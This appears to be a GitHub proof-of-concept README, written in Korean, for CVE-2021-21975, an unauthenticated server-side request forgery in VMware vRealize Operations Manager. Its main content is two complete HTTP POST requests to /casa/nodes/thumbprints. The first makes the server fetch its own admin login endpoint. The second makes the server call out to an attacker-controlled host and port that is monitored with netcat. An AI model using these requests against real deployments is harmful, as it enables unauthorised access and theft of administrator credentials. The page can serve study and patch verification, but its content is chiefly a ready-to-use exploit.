
 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

2021년 3월 31일, VMware는 vmsa-2021-0004 위험 공지를 공식적으로 발표했습니다. 취약점 번호는 cve-2021-21975 및 cve-2021-21983이며, 취약점 등급은 고위험, 취약점 점수는 8.6입니다.
CVE-2021-21975: vRealize Operations Manager API에 네트워크 접근이 가능한 악의적인 공격자는 SSRF(Server Side Request Forgery) 공격을 수행하여 관리자 자격 증명을 탈취할 수 있습니다.
CVE-2021-21983: vRealize Operations Manager API에 네트워크 접근이 가능한 인증된 악의적인 공격자는 기본 photon 운영 체제의 임의 위치에 파일을 쓸 수 있습니다.
Step 1:로그인 없이


Step 2: 그런 다음 /casa/nodes/thumbprints에 접속하여 burpsuite로 데이터 패킷을 캡처하고, 서버가 인증 페이지에 로그인 요청을 보내도록 하는 다음 요청 데이터 패킷을 구성합니다.
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]

Step 2: dnslog을 사용하여 SSRF를 검증하려 했으나 오랫동안 응답(echo)이 없어 결국 NC를 사용하여 검증할 수밖에 없었습니다. 구성된 요청 패킷은 다음과 같습니다:
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml






